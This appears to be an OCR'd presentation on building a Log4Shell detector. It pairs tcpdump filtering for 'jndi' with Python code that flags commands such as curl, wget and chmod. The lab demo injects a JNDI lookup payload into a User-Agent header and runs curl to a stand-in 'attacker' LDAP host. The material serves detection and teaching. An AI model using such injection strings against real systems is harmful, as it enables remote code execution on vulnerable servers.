In HIS name

Ali Sheikh Attar

Log4shell detection implementation


Algorithm

First log the network traffic to filter the packets containing ‘jndi’.
If it detects any, it would log the 100 latest commands executed on the system, if also found any suspicious command execution such as ‘wget’, ‘curl’, ‘cmd’ and … , the Detection alarm will trigger.


```
sudo tcpdump -A -s 0 'tcp' | grep --line-buffered 'jndi'
```

Tcpdump is a bpf-based tool.

`sudo tcpdump`: Runs `tcpdump` with superuser privileges, which are usually required for capturing network packets.
`-A`: Displays each packet in ASCII, which is helpful for searching text strings in packet payloads.
`-s 0`: Captures the entire packet. By default, `tcpdump` captures only the first 96 bytes, which might not include the payload where "jndi" could appear.
`'tcp'`: Filters the capture to only include TCP packets.
`| grep --line-buffered 'jndi'`: Pipes the output to `grep`, which searches for the string "jndi". The `--line-buffered` option ensures that `grep` outputs each matching line as soon as it finds it, which is useful when working with a continuous stream of data like a packet capture.



```python
try:
    # Read the output line by line as it is being logged
    while True:
        time.sleep(3)
        net_anomoly()

except KeyboardInterrupt:
    print("Interrupted by user, stopping...")

finally:
    filter_http_https_ps.terminate()
```

Phase 1


```python
def net_anomoly():
    merge_files_ps = subprocess.run(merge_files_cmd, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True)
    filter_log4shell_ps = subprocess.run(filter_log4shell_cmd, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True)
    log4shell_result_ps = subprocess.run(log4shell_result_cmd, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
    # Decode the output from bytes to string
    output = log4shell_result_ps.stdout.decode('utf-8')

    # Check if there's any output
    if output:

        # Get the current working directory
        current_directory = os.getcwd()

        # Find all .pcap files in the current directory
        pcap_files = glob.glob(os.path.join(current_directory, '*.pcap'))

        # Loop through the list of .pcap files and delete each one
        for pcap_file in pcap_files:
            try:
                os.remove(pcap_file)
                print(f"Deleted: {pcap_file}")
            except OSError as e:
                print(f"Error deleting {pcap_file}: {e}")

                log4shell_result_ps.terminate()

        os.remove(os.path.join(current_directory, '*filtered*'))
        print("All .pcap files in the current directory have been deleted.")

        print(f"{RED}Suspicious log4shell found !!!{RESET}")
        print(output)

        log4shell_result_ps.terminate()
        cmd_anomaly()
```


First filter the traffics that utilized jndi

Phase 2


```python
def cmd_anomaly():
    trace_cmd_ps = subprocess.Popen(trace_cmd_cmd, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True)
    while True:
        output = trace_cmd_ps.stdout.readline()
        if output == '' and trace_cmd_ps.poll() is not None:
            break
        if output:
            if "curl" in output or "wget" in output or "chmod" in output or "cmd" in output or "pwsh" in output:
                print(f"{RED}{output.strip()} !!!Log4shell activity detected!!!{RESET}")
                break
            else:
                print(output.strip())

    trace_cmd_ps.terminate()
```


If found any, call the `cmd_anomoly` to scan the command executed on linux in order to find suspicious commands.

If detect any subscriptions command, is log4shell activity due to our policy, print it and terminate the program



```
asa@ASAttar-ASUS:~$ python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
127.0.0.1 - - [26/Aug/2024 12:25:51] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [26/Aug/2024 12:26:17] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [26/Aug/2024 12:26:18] "GET / HTTP/1.1" 200 -
```

Start our web server as vulnerable host




Request headers

User-Agent 'User-Agent: ${jndi:ldap://attacker


Your modifications are being applied to all requests. Add a filter to limit the modification to certain URLs or tabs.

Inject the jndi in http header and initialize attack




```
asa@ASAttar-ASUS:~$ curl ldap://attacker
```

Curl to attacker server in order to simulate the attack



```
Suspicious log4shell found !!!
    1 0.000000000    127.0.0.1 → 127.0.0.1    HTTP 446 GET / HTTP/1.1
```

Detect the suspicious traffic



```
after output
Command executed: PID 93523, Comm bash, Filename /usr/bin/curl !!!Log4sh
Suspicious log4shell found !!!
    1 0.000000000    127.0.0.1 → 127.0.0.1    HTTP 446 GET / HTTP/1.1
    2 0.624273267    127.0.0.1 → 127.0.0.1    HTTP 446 GET / HTTP/1.1
    3 1.262202820    127.0.0.1 → 127.0.0.1    HTTP 446 GET / HTTP/1.1
```

Detect the suspicious command execution (log4shell activity)